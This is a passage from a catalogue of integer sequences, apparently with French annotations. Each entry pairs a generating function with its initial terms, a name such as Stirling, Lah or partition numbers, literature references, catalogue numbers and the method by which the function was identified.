$$\frac{z}{(1 - 2 z)^{1/2}}$$

1, 2, 9, 60, 525, 5670, 72765, 1081080, 18243225

Expansion of an integral

Réf. C1 167.

HIS2 A1194 **Hypergéométrique** **Suite P-récurrente.**
HIS1 N1139 **exponentielle (algébrique)** **double exponentielle**

$$\frac{z (2 - 3 z)}{(1 - 2 z)^{3/2}}$$

3, 9, 54, 450, 4725, 59535, 873180, 14594580

Clouds with n points

Réf. C1 276.

HIS2 A1205 **Dérivée logarithmique** **Suite P-récurrente.**
HIS1 N1181 **exponentielle (algébrique)**

2 a(n) = (n - 2) (n - 3) a(n - 3) + (2 n - 4) a(n - 1)

$$\frac{\exp(-1/4\, z\, (z+2))}{(1-z)^{1/2}}$$

1, 0, 0, 1, 3, 12, 70, 465, 3507, 30016, 286884, 3026655, 34944085, 438263364, 5933502822, 86248951243, 1339751921865, 22148051088480, 388246725873208

Packing a box with n dominoes

Réf. AMM 69 61 62.

HIS2 A1224 **Approximants de Padé**
HIS1 N0117 **Fraction rationnelle**

$$\frac{1 + z - 2z^2 - z^3 - z^4 - z^5}{(z^4 + z^2 - 1)(z^2 + z - 1)}$$

1, 2, 2, 4, 5, 9, 12, 21, 30, 51, 76, 127, 195, 322, 504, 826, 1309, 2135, 3410, 5545, 8900, 14445, 23256, 37701, 60813, 98514, 159094, 257608, 416325, 673933, 1089648

Stirling numbers of first kind

Réf. AS1 833. DKB 226.

HIS2 A1233 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2216 **exponentielle (log)**

$$\frac{-\ln(1-z)^5}{120\,(1-z)}$$

1, 21, 322, 4536, 63273, 902055, 13339535, 206070150, 3336118786, 56663366760, 1009672107080, 18861567058880, 369012649234384

Stirling numbers of first kind

Réf. AS1 834. DKB 226.

HIS2 A1234 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N2264 **exponentielle (log)**

$$\frac{\ln(1-z)^6}{720\,(1-z)}$$

1, 28, 546, 9450, 157773, 2637558, 44990231, 790943153, 14409322928, 272803210680, 5374523477960, 110228466184200, 2353125040549984

Differences of reciprocals of unity

Réf. DKB 228.
HIS2 A1240 **Approximants de Padé**
HIS1 N2049 **Fraction rationnelle**

$$\frac{1}{(1 - 2\,z)\,(1 - 3\,z)\,(1 - 6\,z)}$$

1, 11, 85, 575, 3661, 22631, 137845, 833375, 5019421, 30174551

Differences of reciprocals of unity

Réf. DKB 228.
HIS2 A1241 **Approximants de Padé**
HIS1 N2305 **Fraction rationnelle**

$$\frac{1}{(1 - 6\,z)\,(1 - 8\,z)\,(1 - 12\,z)\,(1 - 24\,z)}$$

1, 50, 1660, 46760, 1217776, 30480800, 747497920, 18139003520, 437786795776

Permutations of length n by length of runs

Réf. AMM 65 534 58. DKB 262. C1 261.

HIS2 A1250 **Inverse fonctionnel** **Relié aux nombres tangents**
HIS1 N0472 **exponentielle (complexe)**

$$2 \tan(1/4 \, Pi + 1/2 \, z)$$

2, 4, 10, 32, 122, 544, 2770, 15872, 101042, 707584, 5405530, 44736512, 398721962, 3807514624, 38783024290, 419730685952, 4809759350882

Permutations of length n by rises

Réf. DKB 263.

HIS2 A1260 **P-récurrences** **Suite P-récurrente**
HIS1 N1657

$$a(n) \, (1 - n) =$$

$$- (n + 3) \, (n + 2) \, a(n - 2)$$

$$- (n + 3) \, (n - 1) \, a(n - 1)$$

1, 5, 45, 385, 3710, 38934, 444990, 5506710, 73422855, 1049946755, 16035550531, 260577696015

Lah numbers

Réf. R1 44. C1 156.

HIS2 A1286 **Dérivée logarithmique** **f.g. exponentielle**

HIS1 N1766 **Fraction rationnelle**

$$\frac{2z+1}{(1-z)^4}$$

1, 6, 36, 240, 1800, 15120, 141120, 1451520, 16329600, 199584000, 2634508800, 37362124800, 566658892800, 9153720576000, 156920924160000

Binomial coefficients C(n,10)

Réf. D1 2 7. RS3. B1 196. AS1 828.

HIS2 A1287 **Approximants de Padé**

HIS1 N2046 **Fraction rationnelle**

$$\frac{1}{(1-z)^{11}}$$

1, 11, 66, 286, 1001, 3003, 8008, 19448, 43758, 92378, 184756, 352716, 646646, 1144066, 1961256, 3268760, 5311735, 8436285, 13123110, 20030010, 30045015

Binomial coefficients C(n,11)

Réf. D1 2 7. RS3. B1 196. AS1 828.

HIS2 A1288 **Approximants de Padé**

HIS1 N2073 **Fraction rationnelle**

$$\frac{1}{(1-z)^{12}}$$

1, 12, 78, 364, 1365, 4368, 12376, 31824, 75582, 167960, 352716, 705432, 1352078, 2496144, 4457400, 7726160, 13037895, 21474180, 34597290, 54627300

Stirling numbers of second kind

Réf. AS1 835. DKB 223.

HIS2 A1296 **Approximants de Padé**

HIS1 N1845 **Fraction rationnelle**

$$\frac{1+2z}{(1-z)^{5}}$$

1, 7, 25, 65, 140, 266, 462, 750, 1155, 1705, 2431, 3367, 4550, 6020, 7820, 9996, 12597, 15675, 19285, 23485, 28336, 33902, 40250, 47450, 55575, 64701, 74907, 86275

Stirling numbers of second kind

Réf. AS1 835. DKB 223.

HIS2 A1297 **Approximants de Padé**

HIS1 N2136 **Fraction rationnelle**

$$\frac{1 + 8\,z + 6\,z^2}{(1 - z)^7}$$

1, 15, 90, 350, 1050, 2646, 5880, 11880, 22275, 39325, 66066, 106470, 165620, 249900, 367200, 527136, 741285, 1023435, 1389850, 1859550, 2454606, 3200450

Stirling numbers of second kind

Réf. AS1 835. DKB 223.

HIS2 A1298 **Approximants de Padé**

HIS1 N2272 **Fraction rationnelle**

$$\frac{1 + 22\,z + 58\,z^2 + 24\,z^3}{(1 - z)^9}$$

1, 31, 301, 1701, 6951, 22827, 63987, 159027, 359502, 752752, 1479478, 2757118, 4910178, 8408778, 13916778, 22350954, 34952799, 53374629, 79781779

Stirling numbers of first kind

Réf. AS1 833. DKB 226.

HIS2 A1303 **Approximants de Padé**

HIS1 N1779 **Fraction rationnelle**

$$\frac{6 + 8\,z + z^2}{(1 - z)^7}$$

6, 50, 225, 735, 1960, 4536, 9450, 18150, 32670, 55770, 91091, 143325, 218400, 323680, 468180, 662796, 920550, 1256850, 1689765, 2240315, 2932776

Generalized pentagonal numbers

Réf. NZ66 231. AMM 76 884 69. HO70 119.

HIS2 A1318 **Approximants de Padé**

HIS1 N0511 **Fraction rationnelle**

$$\frac{z^2 + z + 1}{(1 + z)^2\,(1 - z)^3}$$

1, 2, 5, 7, 12, 15, 22, 26, 35, 40, 51, 57, 70, 77, 92, 100, 117, 126, 145, 155, 176, 187, 210, 222, 247, 260, 287, 301, 330, 345, 376, 392, 425, 442, 477, 495, 532, 551, 590

Réf. MQET 1 9 16. AMM 56 445 49.
HIS2 A1333 **Approximants de Padé**
HIS1 N1064 **Fraction rationnelle**

$$\frac{1 + z}{1 - 2z - z^2}$$

1, 3, 7, 17, 41, 99, 239, 577, 1393, 3363, 8119, 19601, 47321, 114243, 275807, 665857, 1607521, 3880899, 9369319, 22619537, 54608393, 131836323, 318281039

Binomial coefficient sums

Réf. CJM 22 26 70.
HIS2 A1338 **Recoupements**
HIS1 N0697 **exponentielle**

$$-\exp(z)\,(\ln(1 - z) + 1) + 2$$

1, 0, 2, 7, 23, 88, 414, 2371, 16071, 125672, 1112082

Réf. CJM 22 26 70. AD74 70.
HIS2 A1339 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1164 **exponentielle**
a(n) = (n + 1) a(n - 1) + (- n + 2) a(n - 2)
$\sum$(n+1)! C(n,k), k=0...n

$$\frac{\exp(z)}{(1 - z)^2}$$

1, 3, 11, 49, 261, 1631, 11743, 95901, 876809, 8877691, 98641011, 1193556233, 15624736141, 220048367319, 3317652307271, 53319412081141, 909984632851473

Réf. CJM 22 26 70.
HIS2 A1340 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0736 **exponentielle**

$$\frac{2\ \exp(z)}{(1 - z)^3}$$

2, 8, 38, 212, 1370, 10112, 84158, 780908, 8000882

Réf. CJM 22 26 70.
HIS2 A1341 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1755 **exponentielle**

$$\frac{6\ \exp(z)}{(1-z)^4}$$

6, 30, 174, 1158, 8742, 74046, 696750, 7219974

Réf. CJM 22 26 70.
HIS2 A1342 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N2233 **exponentielle**

$$\frac{24\ \exp(z)}{(1-z)^5}$$

24, 144, 984, 7584, 65304, 622704, 6523224

Réf. CJM 22 26 70.
HIS2 A1344 **Dérivée** **Suite P-récurrente**
HIS1 N0548 **exponentielle**
a(n) = (n - 3) a(n - 2) + (n - 1) a(n - 1)

$$\frac{1}{(z-1)^2} - \frac{2}{z-1} - \ln(z-1)$$

2, 5, 11, 38, 174, 984, 6600, 51120, 448560, 4394880, 47537280, 562464000, 7224940800, 100111334400, 1488257971200, 23625316915200, 398840682240000, 7134671351808000

Réf. EUR 11 22 49.
HIS2 A1350 **Approximants de Padé**
HIS1 N1311 **Fraction rationnelle**

$$\frac{1 + z^2}{(1-z)(1+z)(1-z-z^2)}$$

1, 1, 4, 5, 11, 16, 29, 45, 76, 121, 199, 320, 521, 841, 1364, 2205, 3571, 5776, 9349, 15125, 24476, 39601, 64079, 103680, 167761, 271441, 439204, 710645, 1149851

Associated Mersenne numbers

Réf. EUR 11 22 49.

HIS2 A1351 **Approximants de Padé** **expression factorisée**

HIS1 N0879 **Fraction rationnelle**

$$\frac{z\,(1 - z + z^2)\,(z^2 + 3z + 1)}{(1 - z - z^3)\,(1 - z^2 - z^3)}$$

0, 1, 3, 1, 3, 11, 9, 8, 27, 37, 33, 67, 117, 131, 192, 341, 459, 613, 999, 1483, 2013, 3032, 4623, 6533, 9477, 14311, 20829, 30007, 44544, 65657, 95139, 139625, 206091

Réf. MOC 24 180 70.

HIS2 A1352 **Approximants de Padé**

HIS1 N1731 **Fraction rationnelle**

$$\frac{(1 + z)^2}{1 - 4z + z^2}$$

1, 6, 24, 90, 336, 1254, 4680, 17466, 65184, 243270, 907896, 3388314, 12645360, 47193126, 176127144, 657315450, 2453134656, 9155223174, 34167758040

Réf. MMAG 40 78 67. MOC 24 180 70; 25 799 71.
HIS2 A1353 **Approximants de Padé**
HIS1 N1420 **Fraction rationnelle**

$$\frac{1}{1 - 4z + z^2}$$

1, 4, 15, 56, 209, 780, 2911, 10864, 40545, 151316, 564719, 2107560, 7865521, 29354524, 109552575, 408855776, 1525870529, 5694626340, 21252634831

n-node trees of height at most 3

Réf. IBMJ 4 475 60. KU64.
HIS2 A1383 **Euler**
HIS1 N0422 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = partages de n

1, 1, 2, 4, 8, 15, 29, 53, 98, 177, 319, 565, 1001, 1749, 3047, 5264, 9054, 15467, 26320, 44532, 75054, 125904, 210413, 350215, 580901, 960035, 158153

n-node trees of height at most 4

Réf. IBMJ 4 475 60. KU64.

HIS2 A1384 **Euler** **a(n) = suite précédente**

HIS1 N0449 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = arbres de hauteur au plus 3

1, 1, 2, 4, 9, 19, 42, 89, 191, 402, 847, 1763, 3667, 7564, 15564, 31851, 64987, 132031, 267471, 539949, 1087004, 2181796, 4367927, 8721533, 17372967, 34524291

n-node trees of height at most 5

Réf. IBMJ 4 475 60. KU64.

HIS2 A1385 **Euler** **a(n) = suite précédente**

HIS1 N0453 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = arbres de hauteur au plus 4

1, 1, 2, 4, 9, 20, 47, 108, 252, 582, 1345, 3086, 7072, 16121, 36667, 83099, 187885, 423610, 953033, 2139158, 4792126, 10714105, 23911794, 53273599, 118497834

Réf. QAM 14 407 56. MOC 29 216 75.

HIS2 A1392 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1981 **algébrique**

$_2F_1([5, 9/2], [10], 4\,z)$

$$\frac{512\,z^4}{(1+(1-4\,z)^{1/2})^9}$$

1, 9, 54, 273, 1260, 5508, 23256, 95931, 389367, 1562275, 6216210, 24582285, 96768360, 379629720, 1485507600, 5801732460, 22626756594, 88152205554

Partitions into at most 3 parts

Réf. RS4 2. AMM 86 687 79.

HIS2 A1399 **Approximants de Padé**
HIS1 N0186 **Fraction rationnelle**

$$\frac{1}{(1-z)(1-z^2)(1-z^3)}$$

1, 1, 2, 3, 4, 5, 7, 8, 10, 12, 14, 16, 19, 21, 24, 27, 30, 33, 37, 40, 44, 48, 52, 56, 61, 65, 70, 75, 80, 85, 91, 96, 102, 108, 114, 120, 127, 133, 140, 147, 154, 161, 169, 176, 184

Partitions into at most 4 parts

Réf. RS4 2.

HIS2 A1400 **Approximants de Padé**

HIS1 N0229 **Fraction rationnelle**

$$\frac{1}{(1-z)(1-z^2)(1-z^3)(1-z^4)}$$

1, 2, 3, 5, 6, 9, 11, 15, 18, 23, 27, 34, 39, 47, 54, 64, 72, 84, 94, 108, 120, 136, 150, 169, 185, 206, 225, 249, 270, 297, 321, 351, 378, 411, 441, 478, 511, 551, 588, 632, 672

Partitions of n into at most 5 parts

Réf. RS4 2.

HIS2 A1401 **Recoupement**

HIS1 N0237 **Fraction rationnelle**

$$\frac{1}{(1-z)(1-z^2)(1-z^3)(1-z^4)(1-z^5)}$$

1, 2, 3, 5, 7, 10, 13, 18, 23, 30, 37, 47, 57, 70, 84, 101, 119, 141, 164, 192, 221, 255, 291, 333, 377, 427, 480, 540, 603, 674, 748, 831, 918, 1014, 1115, 1226, 1342, 1469

Partitions of n into at most 6 parts

Réf. CAY 10 415. RS4 2.

HIS2 A1402 **Euler**

HIS1 N0243 **Fraction rationnelle**

$$\frac{1}{(1-z)(1-z^2)(1-z^3)(1-z^4)(1-z^5)(1-z^6)}$$

1, 1, 2, 3, 5, 7, 11, 14, 20, 26, 35, 44, 58, 71, 90, 110, 136, 163, 199, 235, 282, 331, 391, 454, 532, 612, 709, 811, 931, 1057, 1206, 1360, 1540, 1729, 1945, 2172, 2432

Central binomial coefficients

Réf. RS3. AS1 828. JCT 1 299 66.

HIS2 A1405 **LLL** **Suite P-récurrente**

HIS1 N0294 **algébrique**

C(n,[n/2])

$$\frac{1 - 4z^2 - (1-4z^2)^{1/2}}{2(2z^3 - z^2)}$$

1, 2, 3, 6, 10, 20, 35, 70, 126, 252, 462, 924, 1716, 3432, 6435, 12870, 24310, 48620, 92378, 184756, 352716, 705432, 1352078, 2704156, 5200300, 10400600

Catalan numbers -1

Réf. MOC 22 390 68.

HIS2 A1453 **LLL** **Suite P-récurrente**
HIS1 N1409 **algébrique**

(n + 2) a(n) = (6 n + 4) a(n - 1) + (- 9 n + 4) a(n - 2) + (4 n - 6) a(n - 3)

$$\frac{1 - 4\,z + 3\,z^2 - (-(4\,z - 1)\,(z - 1))^{4\,1/2}}{2\,(z^3 - 2\,z^4 + z^5)}$$

1, 4, 13, 41, 131, 428, 1429, 4861, 16795, 58785, 208011, 742899, 2674439, 9694844, 35357669, 129644789, 477638699, 1767263189, 6564120419, 24466267019

Degree n permutations of order dividing 3

Réf. CJM 7 159 55.

HIS2 A1470 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1118 **exponentielle**

a(n) = a(n - 1) + (n^2 - 3 n + 2) a(n - 3)

$$(1 + z^2)\,\exp(1/3\,z\,(3 + z^2))$$

1, 1, 3, 9, 21, 81, 351, 1233, 5769, 31041, 142011, 776601, 4874013, 27027729, 168369111, 1191911841, 7678566801, 53474964993, 418199988339

Degree n permutations of order dividing 4

Réf. CJM 7 159 55.

HIS2 A1472 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0495 **exponentielle**

a(n) = a(n - 1) + (n^3 - 6 n^2 + 11 n - 6) a(n - 4) + (n - 1) a(n - 2)

$$(1 + z + z^3) \exp(1/4\, z\, (4 + z^3 + 2\, z))$$

1, 2, 4, 16, 56, 256, 1072, 6224, 33616, 218656, 1326656, 9893632, 70186624, 574017536, 4454046976, 40073925376, 347165733632, 3370414011904

Réf. R1 86 (divided by 2).

HIS2 A1475 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0573 **exponentielle**

a(n) = a(n - 1) + n a(n - 2)

$$\exp(1/2\, z^2 + z + \ln(2 + 2\, z + z^2))$$

1, 2, 5, 13, 38, 116, 382, 1310, 4748, 17848, 70076, 284252, 1195240, 5174768, 23103368, 105899656, 498656912, 2404850720, 11879332048, 59976346448

Stochastic matrices of integers

Réf. DMJ 35 659 68.

HIS2 A1495 **Recoupements** **Suite P-récurrente**
HIS1 N1188 **exponentielle:algébrique**

$$\frac{\exp(z\,(z^2 + 3z - 2)/(1-z))}{(1-z)^{3/2}}$$

0, 1, 1, 1, 3, 13, 70, 462, 3592, 32056, 322626, 3611890, 44491654, 597714474, 8693651092, 136059119332, 2279212812480, 40681707637888, 770631412413148

4 x 4 stochastic matrices of integers

Réf. SS70. CJN 13 283 70. SIAC 4 477 75. ANS 4 1179 76.

HIS2 A1496 **Dérivée logarithmique**
HIS1 N2240 **Fraction rationnelle**

$$\frac{(z^4 + 12z^3 + 62z^2 + 12z + 1)(z+1)^2}{(z-1)^{10}}$$

1, 24, 282, 2008, 10147, 40176, 132724, 381424, 981541, 2309384, 5045326, 10356424, 20158151, 37478624, 66952936, 115479776, 193077449, 313981688, 498033282, 772409528

Stochastic matrices of integers

Réf. SS70. DMJ 33 763 66.

HIS2 A1499 **équations différentielles** **Formule de B. Salvy**
HIS1 N1792 **exponentielle**

$$\frac{(z^2 - 2z + 4)\exp(-1/2\,z)}{(1-z)^{5/2}}$$

0, 1, 6, 90, 2040, 67950, 3110940, 187530840, 14398171200, 1371785398200, 158815387962000, 21959547410077200, 3574340599104475200

Bessel polynomial $y_n(1)$

Réf. RCI 77.

HIS2 A1514 **P-récurrences** **Suite P-récurrente**
HIS1 N1993

$$a(n) = (2n + 4)\,a(n-1) + a(n-4) + (-6n + 9)\,a(n-2) + (2n - 10)\,a(n-3)$$

0, 1, 9, 81, 835, 9990, 137466, 2148139, 37662381, 733015845, 15693217705, 366695853876, 9289111077324, 253623142901401, 7425873460633005

Réf. RCI 77.
HIS2 A1515 **équations différentielles** **Suite P-récurrente**
HIS1 N0713 **exponentielle:algébrique** **Formule de B. Salvy**
a(n) = (2n-1) a(n-1) + a(n-2)

$$\frac{\exp\left(1 - (1 - 2z)^{1/2}\right)}{(1 - 2z)^{1/2}}$$

1, 2, 7, 37, 266, 2431, 27007, 353522, 5329837, 90960751, 1733584106, 36496226977, 841146804577, 21065166341402, 569600638022431

Denominators of convergents to e = exp(1)

Réf. BAT 17 1871. MOC 2 69 46.
HIS2 A1517 **équations différentielles** **Suite P-récurrente**
HIS1 N1240 **exponentielle** **Voir A2119**
a(n) = (4 n - 6) a(n - 1) + a(n - 2)

$$\frac{\exp\left(1/2 - 1/2\,(1 - 4z)^{1/2}\right)}{(1 - 4z)^{1/2}}$$

1, 3, 19, 193, 2721, 49171, 1084483, 28245729, 848456353, 28875761731, 1098127402131, 46150226651233, 2124008553358849, 106246577894593683

Bessel polynomial $y_n(3)$

Réf. RCI 77.

HIS2 A1518 équations différentielles **Suite P-récurrente**
HIS1 N1495 exponentielle **Formule de B. Salvy**

a(n) = (6 n - 9) a(n - 1) + a(n - 2)

$$\frac{\exp(1/3 - 1/3\ (1 - 6\ z)^{1/2})}{(1 - 6\ z)^{1/2}}$$

1, 4, 37, 559, 11776, 318511, 10522639, 410701432, 18492087079, 943507142461, 53798399207356, 3390242657205889, 233980541746413697

Bisection of Fibonacci sequence

Réf. R1 39. FQ 9 283 71.

HIS2 A1519 **Approximants de Padé**
HIS1 N0569 **Fraction rationnelle**

$$\frac{1 - z}{1 - 3\ z + z^2}$$

1, 2, 5, 13, 34, 89, 233, 610, 1597, 4181, 10946, 28657, 75025, 196418, 514229, 1346269, 3524578, 9227465, 24157817, 63245986, 165580141, 433494437

Stacks, or planar partitions of n

Réf. PCPS 47 686 51. QJMO 23 153 72.

HIS2 A1522 **Approximants de Padé** **Conjecture**

HIS1 N0238 **Fraction rationnelle**

$$\frac{z^{10} + z^8 - 2z^7 - z^6 + 2z^5 + z^3 - z^2 - z + 1}{(z+1)(z^4 + z^3 - 1)(z-1)^3}$$

1, 1, 1, 2, 3, 5, 7, 10, 14, 19, 26, 35, 47, 62, 82, 107, 139, 179, 230, 293

Transpositions needed to generate permutations of length n

Réf. CJN 13 155 70.

HIS2 A1540 **Inverse fonctionnel** **Suite P-récurrente**

HIS1 N0734 **exponentielle**

a(n) = - n a(n - 3) + (n + 2) a(n - 1) + (- n + 1) a(n - 2) + (n - 2) a(n - 4)

[cosh(1)*n!] -1

$$\frac{(2z + 3 + 2z^3 - 5z^2)\exp(z)}{2(z-1)^3} + \frac{1 - z^2}{(z-1)^3\, 2\exp(z)}$$

0, 2, 8, 36, 184, 1110, 7776, 62216, 559952, 5599530, 61594840, 739138092, 9608795208, 134523132926, 2017846993904, 32285551902480

Réf. NCM 4 166 1878. QJM 45 14 14. ANN 36 644 35. AMM 75 683 68.
HIS2 A1541 **Approximants de Padé**
HIS1 N1231 **Fraction rationnelle**

$$\frac{1 - 3z}{1 - 6z + z^2}$$

1, 3, 17, 99, 577, 3363, 19601, 114243, 665857, 3880899, 22619537, 131836323, 768398401, 4478554083, 26102926097, 152139002499, 886731088897

Réf. NCM 4 166 1878. ANN 30 72 28. AMM 75 683 68.
HIS2 A1542 **Approximants de Padé**
HIS1 N0802 **Fraction rationnelle**

$$\frac{2z}{z^2 - 6z + 1}$$

0, 2, 12, 70, 408, 2378, 13860, 80782, 470832, 2744210, 15994428, 93222358, 543339720, 3166815962, 18457556052, 107578520350, 627013566048

1^n + 2^n + 3^n

Réf. AS1 813.
HIS2 A1550 **Approximants de Padé**
HIS1 N1020 **Fraction rationnelle**

$$\frac{3 - 12\,z + 11\,z^2}{(1 - z)\,(1 - 2\,z)\,(1 - 3\,z)}$$

3, 6, 14, 36, 98, 276, 794, 2316, 6818, 20196, 60074, 179196, 535538, 1602516, 4799354, 14381676, 43112258, 129271236, 387682634, 1162785756, 3487832978

1^n + 2^n + 3^n + 4^n

Réf. AS1 813.
HIS2 A1551 **Approximants de Padé**
HIS1 N1375 **Fraction rationnelle**

$$\frac{2\,(5\,z - 2)\,(5\,z^2 - 5\,z + 1)}{(1 - z)\,(1 - 2\,z)\,(1 - 3\,z)\,(1 - 4\,z)}$$

4, 10, 30, 100, 354, 1300, 4890, 18700, 72354, 282340, 1108650, 4373500, 17312754, 68711380, 273234810, 1088123500, 4338079554, 17309140420

1^n + 2^n + 3^n + 4^n + 5^n

Réf. AS1 813.

HIS2 A1552 **Approximants de Padé**

HIS1 N1584 **Fraction rationnelle**

$$\frac{5 - 60\,z + 255\,z^2 - 450\,z^3 + 274\,z^4}{(1 - z)\,(1 - 2\,z)\,(1 - 3\,z)\,(1 - 4\,z)\,(1 - 5\,z)}$$

5, 15, 55, 225, 979, 4425, 20515, 96825, 462979, 2235465, 10874275, 53201625, 261453379, 1289414505, 6376750435, 31605701625, 156925970179

1^n + 2^n + 3^n + 4^n + 5^n + 6^n

Réf. AS1 813.

HIS2 A1553 **Approximants de Padé**

HIS1 N1723 **Fraction rationnelle**

$$\frac{(2 - 7\,z)\,(252\,z^4 - 392\,z^3 + 203\,z^2 - 42\,z + 3)}{(1 - z)\,(1 - 2\,z)\,(1 - 3\,z)\,(1 - 4\,z)\,(1 - 5\,z)\,(1 - 6\,z)}$$

6, 21, 91, 441, 2275, 12201, 67171, 376761, 2142595, 12313161, 71340451, 415998681, 2438235715, 14350108521, 84740914531, 501790686201

1^n + 2^n + 3^n + 4^n + 5^n + 6^n + 7^n

Réf. AS1 813.

HIS2 A1554 **Approximants de Padé**

HIS1 N1850 **Fraction rationnelle**

$$\frac{8028\,z^7 - 13196\,z^6 + 7175\,z^5 - 1071\,z^4 - 350\,z^3 + 154\,z^2 - 21\,z + 1}{(1 - z)(1 - 2\,z)(1 - 3\,z)(1 - 4\,z)(1 - 5\,z)(1 - 6\,z)(1 - 7\,z)}$$

1, 7, 28, 140, 784, 4676, 29008, 184820, 1200304, 7907396, 52666768, 353815700, 2393325424, 16279522916, 111239118928, 762963987380, 5249352196144

1^n + 2^n + 3^n + 4^n + 5^n + 6^n + 7^n + 8^n

Réf. AS1 813.

HIS2 A1555 **Recoupements**

HIS1 N1914 **Fraction rationnelle**

$$\frac{8 - 252\,z + 3276\,z^2 - 22680\,z^3 + 89796\,z^4 - 201852\,z^5 + 236248\,z^6 - 109584\,z^7}{(1 - z)(1 - 2\,z)(1 - 3\,z)(1 - 4\,z)(1 - 5\,z)(1 - 6\,z)(1 - 7\,z)(1 - 8\,z)}$$

8, 36, 204, 1296, 8772, 61776, 446964, 3297456, 24684612, 186884496, 1427557524, 10983260016, 84998999652, 660994932816, 5161010498484

A simple recurrence

Réf. IC 16 351 70.

HIS2 A1558 **LLL**

HIS1 N1143 **algébrique**

(n + 3) a(n) = (- 11/2 n + 21/2) a(n - 3) + (9/2 n + 11/2) a(n - 1)
+ (- 1/2 n + 9/2) a(n - 2) + (- 2 n + 5) a(n - 4)

$$\frac{1 - 3\,z - z^2 - \left(-\left(-1 + 4\,z\right)\left(-1 + z + z^2\right)^{2}\right)^{1/2}}{2\left(2\,z^4 + z^5\right)}$$

1, 3, 10, 33, 111, 379, 1312, 4596, 16266, 58082, 209010, 757259, 2760123, 10114131, 37239072, 137698584, 511140558, 1904038986, 7115422212, 26668376994

A simple recurrence

Réf. IC 16 351 70.

HIS2 A1559 **LLL** **Suite P-récurrente**

HIS1 N1418 **algébrique**

(n + 4) a(n) = (- 15/2 n + 4) a(n - 3) + (11/2 n + 12) a(n - 1)
+ (- 4 n + 3) a(n - 2) + (- 2 n + 3) a(n - 4)

$$\frac{1 - 4\,z + z^2 + 2\,z^3 - \left(-\left(-1 + 4\,z\right)\left(z^2 + 2\,z - 1\right)^{2}\right)^{1/2}}{2\left(2\,z^5 + z^6\right)}$$

1, 4, 15, 54, 193, 690, 2476, 8928, 32358, 117866, 431381, 1585842, 5853849, 21690378, 80650536, 300845232, 1125555054, 4222603968, 15881652606

Réf. JRAM 198 61 57.

HIS2 A1563 **Hypergéométrique**

HIS1 N1436 **exponentielle**

a(n) = (n + 2) a(n-1) + (n - 1) a(n-2)

3F2([1, 1, 1/2], [2, 2], 4 z)

$$\frac{1 + z}{(1 - z)^3}$$

1, 4, 18, 96, 600, 4320, 35280, 322560, 3265920, 36288000, 439084800, 5748019200, 80951270400, 1220496076800, 19615115520000, 334764638208000

2nd differences of factorial numbers

Réf. JRAM 198 61 57.

HIS2 A1564 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 N1202 **Fraction rationnelle** **f.g. exponentielle**

a(n) = (n + 2) a(n - 1) + (- n + 2) a(n - 2)

$$\frac{(1 + z)^2}{(1 - z)^3}$$

1, 3, 14, 78, 504, 3720, 30960, 287280, 2943360, 33022080, 402796800, 5308934400, 75203251200, 1139544806400, 18394619443200, 315149522688000

3rd differences of factorial numbers

Réf. JRAM 198 61 57.

HIS2 A1565 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0793 **exponentielle** **f.g. exponentielle**

a(n) = (3 - n) a(n - 2) + (2 + n) a(n - 1)

$$-\frac{2}{(z-1)^3}-\frac{3}{(z-1)^2}-\frac{3}{z-1}+\ln(z-1)-1$$

1, 2, 11, 64, 426, 3216, 27240, 256320, 2656080, 30078720, 369774720, 4906137600, 69894316800, 1064341555200, 17255074636800, 296754903244800

From the solution to a Pellian

Réf. AMM 56 174 49.

HIS2 A1570 **Approximants de Padé**
HIS1 N2108 **Fraction rationnelle**

$$\frac{1-z}{1-14z+z^2}$$

1, 13, 181, 2521, 35113, 489061, 6811741, 94875313, 1321442641, 18405321661, 256353060613, 3570537526921, 49731172316281, 692665874901013

From the solution to a Pellian

Réf. AMM 56 175 49.

HIS2 A1571 **Approximants de Padé**

HIS1 N0762 **Fraction rationnelle**

$$\frac{z\,(2 - z)}{(1 - z)\,(1 - 4\,z + z^2)}$$

0, 2, 9, 35, 132, 494, 1845, 6887, 25704, 95930, 358017, 1336139, 4986540, 18610022, 69453549, 259204175, 967363152, 3610248434, 13473630585, 50284273907

Winning moves in Fibonacci nim

Réf. FQ 3 62 65.

HIS2 A1581 **Approximants de Padé**

HIS1 N1359 **Fraction rationnelle**

$$\frac{(1 + z)\,(3\,z^5 + 2\,z^3 + z^2 + z + 2)}{(z^6 + z^5 + z^4 + z^3 + z^2 + z + 1)\,(z - 1)^2}$$

4, 10, 14, 20, 24, 30, 36, 40, 46, 50, 56, 60, 66, 72, 76, 82, 86, 92, 96, 102, 108, 112, 118, 122, 128, 132, 138, 150, 160, 169, 176, 186, 192, 196, 202, 206, 212, 218, 222

Product of Fibonacci and Pell numbers

Réf. FQ 3 213 65.

HIS2 A1582 **Approximants de Padé**

HIS1 N0779 **Fraction rationnelle**

$$\frac{(1 - z)(1 + z)}{1 - 2z - 7z^2 - 2z^3 + z^4}$$

1, 2, 10, 36, 145, 560, 2197, 8568, 33490, 130790, 510949, 1995840, 7796413, 30454814, 118965250, 464711184, 1815292333, 7091038640, 27699580729

A generalized Fibonacci sequence

Réf. FQ 4 244 66.

HIS2 A1584 **Approximants de Padé**

HIS1 N0080 **Fraction rationnelle**

$$\frac{(z - 1)^2 (z^2 + z + 1)^2}{(z^4 - z^3 + 1)(z^4 + z^3 - 1)}$$

1, 1, 1, 1, 1, 1, 1, 1, 2, 2, 2, 4, 4, 4, 7, 7, 8, 12, 12, 16, 21, 21, 31, 37, 38, 58, 65, 71, 106, 114, 135, 191, 201, 257, 341, 359, 485, 605, 652, 904, 1070, 1202, 1664, 1894, 2237, 3029, 3370

Réf. FQ 5 288 67.
HIS2 A1588 **Approximants de Padé**
